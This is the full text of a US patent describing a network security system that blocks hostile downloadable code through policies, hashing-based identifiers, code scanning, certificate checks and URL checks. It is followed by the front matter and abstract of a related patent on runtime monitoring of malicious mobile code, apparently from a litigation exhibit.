PRIORITY REFERENCE TO RELATED APPLICATION

This application is a continuation of and hereby incorporates by reference U.S. patent application Ser. No. 08/964,388, entitled "System and Method for Protecting a Computer and a Network from Hostile Downloadables," filed Nov. 6, 1997, which is now U.S. Pat. No. 6,092,194, which claims priority to provisional application Serial No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

INCORPORATION BY REFERENCE TO RELATED APPLICATIONS

This application hereby incorporates by reference related U.S. patent application Ser. No. 08/790,097, entitled "System and Method for Protecting a Client from Hostile Downloadables," filed on Jan. 29, 1997, which is now U.S. Pat. No. 6,167,520, by inventor Shlomo Touboul; and hereby incorporates by reference provisional application Ser. No. 60/030,639, entitled "System and Method for Protecting a Computer from Hostile Downloadables," filed on Nov. 8, 1996, by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and method for protecting a computer and a network from hostile Downloadables.

2. Description of the Background Art

The Internet is currently a collection of over 100,000 individual computer networks owned by governments, universities, nonprofit groups and companies, and is expanding at an accelerating rate. Because the Internet is public, the Internet has become a major source of many system damaging and system fatal application programs, commonly referred to as "viruses."

Accordingly, programmers continue to design computer and computer network security systems for blocking these viruses from attacking both individual and network computers. On the most part, these security systems have been relatively successful. However, these security systems are not configured to recognize computer viruses which have been attached to or configured as Downloadable application programs, commonly referred to as "Downloadables." A Downloadable is an executable application program, which is downloaded from a source computer and run on the destination computer. Downloadable is typically requested by an ongoing process such as by an Internet browser or web engine. Examples of Downloadables include Java™ applets designed for use in the Java™ distributing environment developed by Sun Microsystems, Inc., JavaScript scripts also developed by Sun Microsystems, Inc., ActiveX™ controls designed for use in the ActiveX™ distributing environment developed by the Microsoft Corporation, and Visual Basic also developed by the Microsoft Corporation. Therefore, a system and method are needed to protect a network from hostile Downloadables.

SUMMARY OF THE INVENTION

The present invention provides a system for protecting a network from suspicious Downloadables. The system comprises a security policy, an interface for receiving a Downloadable, and a comparator, coupled to the interface, for applying the security policy to the Downloadable to determine if the security policy has been violated. The Downloadable may include a Java™ applet, an ActiveX™ control, a JavaScript™ script, or a Visual Basic script. The security policy may include a default security policy to be applied regardless of the client to whom the Downloadable is addressed, a specific security policy to be applied based on the client or the group to which the client belongs, or a specific policy to be applied based on the client/group and on the particular Downloadable received. The system uses an ID generator to compute a Downloadable ID identifying the Downloadable, preferably, by fetching all components of the Downloadable and performing a hashing function on the Downloadable including the fetched components.

Further, the security policy may indicate several tests to perform, including (1) a comparison with known hostile and non-hostile Downloadables; (2) a comparison with Downloadables to be blocked or allowed per administrative override; (3) a comparison of the Downloadable security profile data against access control lists; (4) a comparison of a certificate embodied in the Downloadable against trusted certificates; and (5) a comparison of the URL from which the Downloadable originated against trusted and untrusted URLs. Based on these tests, a logical engine can determine whether to allow or block the Downloadable.

The present invention further provides a method for protecting a computer from suspicious Downloadables. The method comprises the steps of receiving a Downloadable, comparing the Downloadable against a security policy to determine if the security policy has been violated, and discarding the Downloadable if the security policy has been violated.

It will be appreciated that the system and method of the present invention may provide computer protection from known hostile Downloadables. The system and method of the present invention may identify Downloadables that perform operations deemed suspicious. The system and method of the present invention may examine the Downloadable code to determine whether the code contains any suspicious operations, and thus may allow or block the Downloadable accordingly.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1** is a block diagram illustrating a network system, in accordance with the present invention;

FIG. **2** is a block diagram illustrating details of the internal network security system of FIG. **1**;

FIG. **3** is a block diagram illustrating details of the security program and the security database of FIG. **2**;

FIG. **4** is a block diagram illustrating details of the security policies of FIG. **3**;

FIG. **5** is a block diagram illustrating details of the security management console of FIG. **1**;

FIG. **6**A is a flowchart illustrating a method of examining for suspicious Downloadables, in accordance with the present invention;

FIG. **6**B is a flowchart illustrating details of the step for finding the appropriate security policy of FIG. **6**A;

FIG. **6**C is a flowchart illustrating a method for determining whether an incoming Downloadable is to be deemed suspicious;

FIG. **7** is a flowchart illustrating details of the FIG. **6** step of decomposing a Downloadable; and

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable.

DETAILED DESCRIPTION OF THE PREFERRED EMBODIMENT

FIG. **1** is a block diagram illustrating a network system **100**, in accordance with the present invention. The network system **100** includes an external computer network **105**, such as the Wide Area Network (WAN) commonly referred to as the Internet, coupled via a communications channel **125** to an internal network security system **110**. The network system **100** further includes an internal computer network **115**, such as a corporate Local Area Network (LAN), coupled via a communications channel **130** to the internal network computer system **110** and coupled via a communications channel **135** to a security management console **120**.

The internal network security system **110** examines Downloadables received from external computer network **105**, and prevents Downloadables deemed suspicious from reaching the internal computer network **115**. It will be further appreciated that a Downloadable is deemed suspicious if it performs or may perform any undesirable operation, or if it threatens or may threaten the integrity of an internal computer network **115** component. It is to be understood that the term "suspicious" includes hostile, potentially hostile, undesirable, potentially undesirable, etc. Security management console **120** enables viewing, modification and configuration of the internal network security system **110**.

FIG. **2** is a block diagram illustrating details of the internal network security system **110**, which includes a Central Processing Unit (CPU) **205**, such as an Intel Pentium® microprocessor or a Motorola Power PC® microprocessor, coupled to a signal bus **220**. The internal network security system **110** further includes an external communications interface **210** coupled between the communications channel **125** and the signal bus **220** for receiving Downloadables from external computer network **105**, and an internal communications interface **225** coupled between the signal bus **220** and the communications channel **130** for forwarding Downloadables not deemed suspicious to the internal computer network **115**. The external communications interface **210** and the internal communications interface **225** may be functional components of an integral communications interface (not shown) for both receiving Downloadables from the external computer network **105** and forwarding Downloadables to the internal computer network **115**.

Internal network security system **110** further includes Input/Output (I/O) interfaces **215** (such as a keyboard, mouse and Cathode Ray Tube (CRT) display), a data storage device **230** such as a magnetic disk, and a Random-Access Memory (RAM) **235**, each coupled to the signal bus **220**. The data storage device **230** stores a security database **240**, which includes security information for determining whether a received Downloadable is to be deemed suspicious. The data storage device **230** further stores a users list **260** identifying the users within the internal computer network **115** who may receive Downloadables, and an event log **245** which includes determination results for each Downloadable examined and runtime indications of the internal network security system **110**. An operating system **250** controls processing by CPU **205**, and is typically stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution. A security program **255** controls examination of incoming Downloadables, and also may be stored in data storage device **230** and loaded into RAM **235** (as illustrated) for execution by CPU **205**.

FIG. **3** is a block diagram illustrating details of the security program **255** and the security database **240**. The security program **255** includes an ID generator **315**, a policy finder **317** coupled to the ID generator **315**, and a first comparator **320** coupled to the policy finder **317**. The first comparator **320** is coupled to a logical engine **333** via four separate paths, namely, via Path **1**, via Path **2**, via Path **3** and via Path **4**. Path **1** includes a direct connection from the first comparator **320** to the logical engine **333**. Path **2** includes a code scanner coupled to the first comparator **320**, and an Access Control List (ACL) comparator **330** coupling the code scanner **325** to the logical engine **333**. Path **3** includes a certificate scanner **340** coupled to the first comparator **320**, and a certificate comparator **345** coupling the certificate scanner **340** to the logical engine **333**. Path **4** includes a Uniform Resource Locator (URL) comparator **350** coupling the first comparator **320** to the logical engine **3330**. A record-keeping engine **335** is coupled between the logical engine **333** and the event log **245**.

The security program **255** operates in conjunction with the security database **240**, which includes security policies **305**, known Downloadables **307**, known Certificates **309** and Downloadable Security Profile (DSP) data **310** corresponding to the known Downloadables **307**. Security policies **305** includes policies specific to particular users **260** and default (or generic) policies for determining whether to allow or block an incoming Downloadable. These security policies **305** may identify specific Downloadables to block, specific Downloadables to allow, or necessary criteria for allowing an unknown Downloadable. Referring to FIG. **4**, security policies **305** include policy selectors **405**, access control lists **410**, trusted certificate lists **415**, URL rule bases **420**, and lists **425** of Downloadables to allow or to block per administrative override.

Known Downloadables **307** include lists of Downloadables which Original Equipment Manufacturers (OEMs) know to be hostile, of Downloadables which OEMs know to be non-hostile, and of Downloadables previously received by this security program **255**. DSP data **310** includes the list of all potentially hostile or suspicious computer operations that may be attempted by each known Downloadable **307**, and may also include the respective arguments of these operations. An identified argument of an operation is referred to as "resolved." An unidentified argument is referred to as "unresolved." DSP data **310** is described below with reference to the code scanner **325**.

The ID generator **315** receives a Downloadable (including the URL from which it came and the userID of the intended recipient) from the external computer network **105** via the external communications interface **210**, and generates a Downloadable ID for identifying each Downloadable. The Downloadable ID preferably includes a digital hash of the complete Downloadable code. The ID generator **315** preferably prefetches all components embodied in or identified by the code for Downloadable ID generation. For example, the ID generator **315** may prefetch all classes embodied in or identified by the Java™ applet bytecode to generate the Downloadable ID. Similarly, the ID generator **315** may retrieve all components listed in the INF file for an ActiveX™ control to compute a Downloadable ID. Accordingly, the Downloadable ID for the Downloadable will be the same each time the ID generator **315** receives the same Downloadable. The ID generator **315** adds the generated Downloadable ID to the list of known Downloadables

307 (if it is not already listed). The ID generator 315 then forwards the Downloadable and Downloadable ID to the policy finder 317.

The policy finder 317 uses the userID of the intended user and the Downloadable ID to select the specific security policy 305 that shall be applied on the received Downloadable. If there is a specific policy 305 that was defined for the user (or for one of its super groups) and the Downloadable, then the policy is selected. Otherwise the generic policy 305 that was defined for the user (or for one of its super groups) is selected. The policy finder 317 then sends the policy to the first comparator 320.

The first comparator 320 receives the Downloadable, the Downloadable ID and the security policy 305 from the policy finder 317. The first comparator 320 examines the security policy 305 to determine which steps are needed for allowing the Downloadable. For example, the security policy 305 may indicate that, in order to allow this Downloadable, it must pass all four paths, Path 1, Path 2, Path 3 and Path 4. Alternatively, the security policy 305 may indicate that to allow the Downloadable, the it must pass only one of the paths. The first comparator 320 responds by forwarding the proper information to the paths identified by the security policy 305.

Path 1

In path 1, the first comparator 320 checks the policy selector 405 of the security policy 305 that was received from the policy finder 317. If the policy selector 405 is either "Allowed" or "Blocked," then the first comparator 320 forwards this result directly to the logical engine 333. Otherwise, the first comparator 320 invokes the comparisons in path2 and/or path 3 and/or path 4 based on the contents of policy selector 405. It will be appreciated that the first comparator 320 itself compares the Downloadable ID against the lists of Downloadables to allow or block per administrative override 425. That is, the system security administrator can define specific Downloadables as "Allowed" or "Blocked."

Alternatively, the logical engine 333 may receive the results of each of the paths and based on the policy selector 405 may institute the final determination whether to allow or block the Downloadable. The first comparator 320 informs the logical engine 333 of the results of its comparison.

Path 2

In path 2, the first comparator 320 delivers the Downloadable, the Downloadable ID and the security policy 305 to the code scanner 325. If the DSP data 310 of the received Downloadable is known, the code scanner 325 retrieves and forwards the information to the ACL comparator 330. Otherwise, the code scanner 325 resolves the DSP data 310. That is, the code scanner 325 uses conventional parsing techniques to decompose the code (including all prefetched components) of the Downloadable into the DSP data 310. DSP data 310 includes the list of all potentially hostile or suspicious computer operations that may be attempted by a specific Downloadable 307, and may also include the respective arguments of these operations. For example, DSP data 310 may include a READ from a specific file, a SEND to an unresolved host, etc. The code scanner 325 may generate the DSP data 310 as a list of all operations in the Downloadable code which could ever be deemed potentially hostile and a list of all files to be accessed by the Downloadable code. It will be appreciated that the code scanner 325 may search the code for any pattern, which is undesirable or suggests that the code was written by a hacker.

An Example List of Operations Deemed Potentially Hostile

File operations: READ a file, WRITE a file;

Network operations: LISTEN on a socket, CONNECT to a socket, SEND data, RECEIVE data, VIEW INTRANET;

Registry operations: READ a registry item, WRITE a registry item;

Operating system operations: EXIT WINDOWS, EXIT BROWSER, START PROCESS/THREAD, KILL PROCESS/THREAD, CHANGE PROCESS/THREAD PRIORITY, DYNAMICALLY LOAD A CLASS/LIBRARY, etc.; and

Resource usage thresholds: memory, CPU, graphics, etc.

In the preferred embodiment, the code scanner 325 performs a full-content inspection. However, for improved speed but reduced security, the code scanner 325 may examine only a portion of the Downloadable such as the Downloadable header. The code scanner 325 then stores the DSP data into DSP data 310 (corresponding to its Downloadable ID), and sends the Downloadable, the DSP data to the ACL comparator 330 for comparison with the security policy 305.

The ACL comparator 330 receives the Downloadable, the corresponding DSP data and the security policy 305 from the code scanner 325, and compares the DSP data against the security policy 305. That is, the ACL comparator 330 compares the DSP data of the received Downloadable against the access control lists 410 in the received security policy 305. The access control list 410 contains criteria indicating whether to pass or fail the Downloadable. For example, an access control list may indicate that the Downloadable fails if the DSP data includes a WRITE command to a system file. The ACL comparator 330 sends its results to the logical engine 333.

Path 3

In path 3, the certificate scanner 340 determines whether the received Downloadable was signed by a certificate authority, such as VeriSign, Inc., and scans for a certificate embodied in the Downloadable. The certificate scanner 340 forwards the found certificate to the certificate comparator 345. The certificate comparator 345 retrieves known certificates 309 that were deemed trustworthy by the security administrator and compares the found certificate with the known certificates 309 to determine whether the Downloadable was signed by a trusted certificate. The certificate comparator 345 sends the results to the logical engine 333.

Path 4

In path 4, the URL comparator 350 examines the URL identifying the source of the Downloadable against URLs stored in the URL rule base 420 to determine whether the Downloadable comes from a trusted source. Based on the security policy 305, the URL comparator 350 may deem the Downloadable suspicious if the Downloadable comes from an untrustworthy source or if the Downloadable did not come from a trusted source. For example, if the Downloadable comes from a known hacker, then the Downloadable may be deemed suspicious and presumed hostile. The URL comparator 350 sends its results to the logical engine 333.

The logical engine 333 examines the results of each of the paths and the policy selector 405 in the security policy 305 to determine whether to allow or block the Downloadable. The policy selector 405 includes a logical expression of the results received from each of the paths. For example, the

logical engine **333** may block a Downloadable if it fails any one of the paths, i.e., if the Downloadable is known hostile (Path **1**), if the Downloadable may request suspicious operations (Path **2**), if the Downloadable was not signed by a trusted certificate authority (Path **3**), or if the Downloadable did came from an untrustworthy source (Path **4**). The logical engine **333** may apply other logical expressions according to the policy selector **405** embodied in the security policy **305**. If the policy selector **405** indicates that the Downloadable may pass, then the logical engine **333** passes the Downloadable to its intended recipient. Otherwise, if the policy selector **405** indicates that the Downloadable should be blocked, then the logical engine **333** forwards a non-hostile Downloadable to the intended recipient to inform the user that internal network security system **110** discarded the original Downloadable. Further, the logical engine **333** forwards a status report to the record-keeping engine **335**, which stores the reports in event log **245** in the data storage device **230** for subsequent review, for example, by the MIS director.

FIG. **5** is a block diagram illustrating details of the security management console **120**, which includes a security policy editor **505** coupled to the communications channel **135**, an event log analysis engine **510** coupled between communications channel **135** and a user notification engine **515**, and a Downloadable database review engine **520** coupled to the communications channel **135**. The security management console **120** further includes computer components similar to the computer components illustrated in FIG. **2**.

The security policy editor **505** uses an I/O interface similar to I/O interface **215** for enabling authorized user modification of the security policies **305**. That is, the security policy editor **505** enables the authorized user to modify specific security policies **305** corresponding to the users **260**, the default or generic security policy **305**, the Downloadables to block per administrative override, the Downloadables to allow per administrative override, the trusted certificate lists **415**, the policy selectors **405**, the access control lists **410**, the URLs in the URL rule bases **420**, etc. For example, if the authorized user learns of a new hostile Downloadable, then the user can add the Downloadable to the Downloadables to block per system override.

The event log analysis engine **510** examines the status reports contained in the event log **245** stored in the data storage device **230**. The event log analysis engine **510** determines whether notification of the user (e.g., the security system manager or MIS director) is warranted. For example, the event log analysis engine **510** may warrant user notification whenever ten (10) suspicious Downloadables have been discarded by internal network security system **110** within a thirty (30) minute period, thereby flagging a potential imminent security threat. Accordingly, the event log analysis engine **510** instructs the user notification engine **515** to inform the user. The user notification engine **515** may send an e-mail via internal communications interface **220** or via external communications interface **210** to the user, or may display a message on the user's display device (not shown).

FIG. **6**A is a flowchart illustrating a method **600** for protecting an internal computer network **115** from suspicious Downloadables. Method **600** begins with the ID generator **315** in step **602** receiving a Downloadable. The ID generator **315** in step **604** generates a Downloadable ID identifying the received Downloadable, preferably, by generating a digital hash of the Downloadable code (including prefetched components). The policy finder **317** in step **606** finds the appropriate security policy **305** corresponding to the userID specifying intended recipient (or the group to which the intended recipient belongs) and the Downloadable. The selected security policy **305** may be the default security policy **305**. Step **606** is described in greater detail below with reference to FIG. **6**B.

The first comparator **320** in step **608** examines the lists of Downloadables to allow or to block per administrative override **425** against the Downloadable ID of the incoming Downloadable to determine whether to allow the Downloadable automatically. If so, then in step **612** the first comparator **320** sends the results to the logical engine **333**. If not, then the method **600** proceeds to step **610**. In step **610**, the first comparator **620** examines the lists of Downloadables to block per administrative override **425** against the Downloadable ID of the incoming Downloadable for determining whether to block the Downloadable automatically. If so, then the first comparator **420** in step **612** sends the results to the logical engine **333**. Otherwise, method **600** proceeds to step **614**.

In step **614**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **4**. If not, then method **600** jumps to step **618**. If so, then the URL comparator **350** in step **616** compares the URL embodied in the incoming Downloadable against the URLs of the URL rules bases **420**, and then method **600** proceeds to step **618**.

In step **618**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **2**. If not, then method **600** jumps to step **620**. Otherwise, the code scanner **235** in step **626** examines the DSP data **310** based on the Downloadable ID of the incoming Downloadable to determine whether the Downloadable has been previously decomposed. If so, then method **600** jumps to step **630**. Otherwise, the code scanner **325** in step **628** decomposes the Downloadable into DSP data. Downloadable decomposition is described in greater detail with reference to FIG. **7**. In step **630**, the ACL comparator **330** compares the DSP data of the incoming Downloadable against the access control lists **410** (which include the criteria necessary for the Downloadable to fail or pass the test).

In step **620**, the first comparator **320** determines whether the security policy **305** indicates that the Downloadable should be tested according to Path **3**. If not, then method **600** returns to step **612** to send the results of each of the test performed to the logical engine **333**. Otherwise, the certificate scanner **622** in step **622** scans the Downloadable for an embodied certificate. The certificate comparator **345** in step **624** retrieves trusted certificates from the trusted certificate lists (TCL) **415** and compares the embodied certificate with the trusted certificates to determine whether the Downloadable has been signed by a trusted source. Method **600** then proceeds to step **612** by the certificate scanner **345** sending the results of each of the paths taken to the logical engine **333**. The operations of the logical engine **333** are described in greater detail below with reference to FIG. **6**C. Method **600** then ends.

One skilled in the art will recognize that the tests may be performed in a different order, and that each of the tests need not be performed. Further, one skilled in the art will recognize that, although path **1** is described in FIG. **6**A as an automatic allowance or blocking, the results of Path **1** may be another predicate to be applied by the logical engine **333**. Further, although the tests are shown serially in FIG. **6**A, the tests may be performed in parallel as illustrated in FIG. **3**.

FIG. 6B is a flowchart illustrating details of step **606** of FIG. 6A (referred to herein as method **606**). Method **606** begins with the policy finder **317** in step **650** determining whether security policies **305** include a specific security policy corresponding to the userID and the Downloadable. If so, then the policy finder **317** in step **654** fetches the corresponding specific policy **305**. If not, then the policy finder **317** in step **652** fetches the default or generic security policy **305** corresponding to the userID. Method **606** then ends.

FIG. 6C is a flowchart illustrating details of a method **655** for determining whether to allow or to block the incoming Downloadable. Method **655** begins with the logical engine **333** in step **660** receiving the results from the first comparator **320**, from the ACL comparator **330**, from the certificate comparator **345** and from the URL comparator **350**. The logical engine **333** in step **662** compares the results with the policy selector **405** embodied in the security policy **305**, and in step **664** determines whether the policy selector **405** confirms the pass. For example, the policy selector **405** may indicate that the logical engine **333** pass the Downloadable if it passes one of the tests of Path **1**, Path **2**, Path **3** and Path **4**. If the policy selector **405** indicates that the Downloadable should pass, then the logical engine **333** in step **666** passes the Downloadable to the intended recipient. In step **668**, the logical engine **333** sends the results to the record-keeping engine **335**, which in turn stores the results in the event log **245** for future review. Method **655** then ends. Otherwise, if the policy selector **405** in step **664** indicates that the Downloadable should not pass, then the logical engine **333** in step **670** stops the Downloadable and in step **672** sends a non-hostile substitute Downloadable to inform the user that the incoming Downloadable has been blocked. Method **655** then jumps to step **668**.

FIG. **7** is a flowchart illustrating details of step **628** of FIG. 6A (referred to herein as method **628**) for decomposing a Downloadable into DSP data **310**. Method **628** begins in step **705** with the code scanner **325** disassembling the machine code of the Downloadable. The code scanner **325** in step **710** resolves a respective command in the machine code, and in step **715** determines whether the resolved command is suspicious (e.g., whether the command is one of the operations identified in the list described above with reference to FIG. **3**). If not, then the code scanner **325** in step **725** determines whether it has completed decomposition of the Downloadable, i.e., whether all operations in the Downloadable code have been resolved. If so, then method **628** ends. Otherwise, method **628** returns to step **710**.

Otherwise, if the code scanner **325** in step **71** determines that the resolved command is suspect, then the code scanner **325** in step **720** decodes and registers the suspicious command and its command parameters as DSP data **310**. The code scanner **325** in step **720** registers the commands and command parameters into a format based on command class (e.g., file operations, network operations, registry operations, operating system operations, resource usage thresholds). Method **628** then jumps to step **725**.

FIG. **8** is a flowchart illustrating a method **800** for generating a Downloadable ID for identifying a Downloadable. Method **800** begins with the ID generator **315** in step **810** receiving a Downloadable from the external computer network **105**. The ID generator **315** in step **820** may fetch some or all components referenced in the Downloadable code, and in step **830** includes the fetched components in the Downloadable code. The ID generator **315** in step **840** performs a hashing function on at least a portion of the Downloadable code to generate a Downloadable ID. The ID generator **315** in step **850** stores the generated Downloadable ID in the security database **240** as a reference to the DSP data **310**. Accordingly, the Downloadable ID will be the same for the identical Downloadable each time it is encountered.

The foregoing description of the preferred embodiments of the invention is by way of example only, and other variations of the above-described embodiments and methods are provided by the present invention. For example, although the invention has been described in a system for protecting an internal computer network, the invention can be embodied in a system for protecting an individual computer. Components of this invention may be implemented using a programmed general purpose digital computer, using application specific integrated circuits, or using a network of interconnected conventional components and circuits. The embodiments described herein have been presented for purposes of illustration and are not intended to be exhaustive or limiting. Many variations and modifications are possible in light of the foregoing teaching. The system is limited only by the following claims.

What is claimed is:

1. A computer-based method for generating a Downloadable ID to identify a Downloadable, comprising:

obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

fetching at least one software component identified by the one or more references; and

performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

2. The method of claim **1**, wherein the Downloadable includes an applet.

3. The method of claim **1**, wherein the Downloadable includes an active software control.

4. The method of claim **1**, wherein the Downloadable includes a plugin.

5. The method of claim **1**, wherein the Downloadable includes HTML code.

6. The method of claim **1**, wherein the Downloadable includes an application program.

7. The method of claim **1**, wherein said fetching includes fetching a first software component referenced by the Downloadable.

8. The method of claim **1**, wherein said fetching includes fetching all software components referenced by the Downloadable.

9. A system for generating a Downloadable ID to identify a Downloadable, comprising:

a communications engine for obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable; and

an ID generator coupled to the communications engine that fetches at least one software component identified by the one or more references, and for performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

10. The system of claim **9**, wherein the Downloadable includes an applet.

11. The system of claim **9**, wherein the Downloadable includes an active software control.

12. The system of claim **9**, wherein the Downloadable includes a plugin.

13. The system of claim **9**, wherein the Downloadable includes HTML code.

14. The system of claim **9**, wherein the Downloadable includes an application program.

15. The system of claim **9**, wherein the ID generator fetches a first software component referenced by the Downloadable.

16. The method of claim **9**, wherein the ID generator fetches all software components referenced by the Downloadable.

17. A system for generating a Downloadable ID to identify a Downloadable, comprising:

means for obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

means for fetching at least one software component identified by the one or more references; and

means for performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

18. A computer-readable storage medium storing program code for causing a computer to perform the steps of:

obtaining a Downloadable that includes one or more references to software components required to be executed by the Downloadable;

fetching at least one software component identified by the one or more references; and

performing a hashing function on the Downloadable and the fetched software components to generate a Downloadable ID.

* * * * *

EXHIBIT R
Part 3 of 6



(12) **United States Patent**
Edery et al.

(10) **Patent No.: US 7,058,822 B2**
(45) **Date of Patent: Jun. 6, 2006**

(54) **MALICIOUS MOBILE CODE RUNTIME MONITORING SYSTEM AND METHODS**

(75) Inventors: **Yigal Mordechai Edery**, Pardesia (IL); **Nimrod Itzhak Vered**, Goosh Tel-Mond (IL); **David R. Kroll**, San Jose, CA (US)

(73) Assignee: **Finjan Software, Ltd.**, South Netanya (IL)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 1013 days.

(21) Appl. No.: **09/861,229**

(22) Filed: **May 17, 2001**

(65) **Prior Publication Data**

US 2002/0013910 A1 Jan. 31, 2002

Related U.S. Application Data

(63) Continuation-in-part of application No. 09/551,302, filed on Apr. 18, 2000, now Pat. No. 6,480,962, which is a continuation-in-part of application No. 09/539,667, filed on Mar. 30, 2000, now Pat. No. 6,804,780.

(60) Provisional application No. 60/205,591, filed on May 17, 2000.

(51) **Int. Cl.**
G06F 11/30 (2006.01)

(52) **U.S. Cl.** **713/200**

(58) **Field of Classification Search** 713/176, 713/175, 200, 201, 150, 168; 701/223, 229; 717/120, 124, 126, 127, 130, 131, 134, 135; 709/223–229
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,077,677 A 12/1991 Murphy et al.
5,359,659 A 10/1994 Rosenthal
5,361,359 A 11/1994 Tajalli et al.
5,485,409 A 1/1996 Gupta et al.

(Continued)

OTHER PUBLICATIONS

Zhong et al, "Security in the large: is Java's sandbox scalable?", Oct. 1998, Seventh IEEE Symposium on Reliable Distributed Systems, pp 1-6.*


(Continued)

Primary Examiner—Christopher Revak
(74) *Attorney, Agent, or Firm*—Squire, Sanders & Dempsey, L.L.P.

(57) **ABSTRACT**

Protection systems and methods provide for protecting one or more personal computers ("PCs") and/or other intermittently or persistently network accessible devices or processes from undesirable or otherwise malicious operations of Java™ applets, ActiveX™ controls, JavaScript™ scripts, Visual Basic scripts, add-ins, downloaded/uploaded programs or other "Downloadables" or "mobile code" in whole or part. A protection engine embodiment provides, within a server, firewall or other suitable "re-communicator," for monitoring information received by the communicator, determining whether received information does or is likely to include executable code, and if so, causes mobile protection code (MPC) to be transferred to and rendered operable within a destination device of the received information, more suitably by forming a protection agent including the MPC, protection policies and a detected-Downloadable. An MPC embodiment further provides, within a Downloadable-destination, for initiating the Downloadable, enabling malicious Downloadable operation attempts to be received by the MPC, and causing (predetermined) corresponding operations to be executed in response to the attempts, more suitably in conjunction with protection policies.

35 Claims, 10 Drawing Sheets



U.S. PATENT DOCUMENTS

5,485,575	A	1/1996	Chess et al.	
5,572,643	A	11/1996	Judson	
5,606,668	A	2/1997	Shwed	
5,623,600	A	4/1997	Ji et al.	
5,638,446	A	6/1997	Rubin	
5,692,047	A	11/1997	McManis	
5,692,124	A	11/1997	Holden et al.	
5,720,033	A	2/1998	Deo	
5,724,425	A	3/1998	Chang et al.	
5,740,248	A	4/1998	Fieres et al.	
5,761,421	A	6/1998	van Hoff et al.	
5,765,205	A	6/1998	Breslau et al.	
5,784,459	A	7/1998	Devarakonda et al.	
5,796,952	A	8/1998	Davis et al.	
5,805,829	A	9/1998	Cohen et al.	
5,832,208	A	11/1998	Chen et al.	
5,850,559	A	12/1998	Angelo et al.	
5,859,966	A	1/1999	Hayman et al.	
5,864,683	A	1/1999	Boebert et al.	
5,892,904	A	4/1999	Atkinson et al.	
5,951,698	A	9/1999	Chen et al.	
5,956,481	A	9/1999	Walsh et al.	
5,974,549	A	10/1999	Golan	
5,978,484	A	11/1999	Apperson et al.	
5,983,348	A	11/1999	Ji	
6,092,194	A	7/2000	Touboul	
6,154,844	A	11/2000	Touboul et al.	
6,167,520	A	12/2000	Touboul	
6,425,058	B1	7/2002	Arimilli et al.	
6,434,668	B1	8/2002	Arimilli et al.	
6,434,669	B1	8/2002	Arimilli et al.	
6,480,962	B1	11/2002	Touboul	
6,519,679	B1	2/2003	Devireddy et al.	
6,732,179	B1 *	5/2004	Brown et al.	709/229

OTHER PUBLICATIONS

Rubin et al, "Mobile code security" Dec. 1998, IEEE Internet, pp 30-34.*

Schmid et al, "Protecting data from malicious software", 2002, Proceeding of the 18th Annual Computer Security Applications Conference, pp 1-10.*

Corradi et al, "A flexible access control service for Java mobile code", 2000, IEEE, pp 356-365.*

Jim K. Omura, "Novel Applications of Cryptography in Digital Communications", IEEE Communications Magazine, May, 1990; pp. 21-29.

Okamoto, E. et al., "ID-Based Authentication System For Computer Virus Detection", IEEE/IEE Electronic Library online, Electronics Letters, vol. 26, Issue 15, ISSN 0013-5194, Jul. 19, 1990, Abstract and pp. 1169-1170. URL:http://iel.ihs.com:80/cgi-bin/iel_cgl?se...2ehts%26ViewTemplate%3ddocview%5fb%2ehts.

IBM AntiVirus User's Guide Version 2.4, International Business Machines Corporation, Nov. 15, 1995, p. 6-7.

Norvin Leach et al, "IE 3.0 Applets Will Earn Certification", PC Week vol. 13, No. 29, Jul. 22, 1996, 2 pages.

"Finjan Software Releases SurfinBoard, Industry's First JAVA Security Product For the World Wide Web", Article published on the Internet by Finjan Software Ltd., Jul. 29, 1996, 1 page.

"Powerful PC Security for the New World of Java™ and Downloadables, Surfin Shield™" Article published on the Internet by Finjan Software Ltd., 1996, 2 Pages.

Microsoft® Authenticode Technology, "Ensuring Accountability and Authenticity for Software Components on the Internet", Microsoft Corporation, Oct. 1996, including Abstract, Contents, Introduction and pp. 1-10.

"Finjan Announces a Personal Java™ Firewall For Web Browsers—the SunfinShield™ 1.6 (formerly known as SurfinBoard)", Press Release of Finjan Releases SurfinShield 1.6, Oct. 21, 1996, 2 pages.

Company Profile "Finjan—Safe Surfing, The Java Security Solutions Provider" Article published on the Internet by Finjan Software Ltd., Oct. 31, 1996, 3 pages.

"Finjan Announces Major Power Boost and New Features for SurfinShield™ 2.0" Las Vegas Convention Center/Pavilion 5 P5551, Nov. 18, 1996, 3 pages.

"Java Security: Issues & Solutions" Articles published on the Internet by Finjan Software Ltd., 1996, 8 pages.

"Products" Articles published on the Internet, 7 pages.

Mark LaDue, "Online Business Consultant: Java Security: Whose Business Is It?" Article published on the Internet, Home Page Press, Inc. 1996, 4 pages.

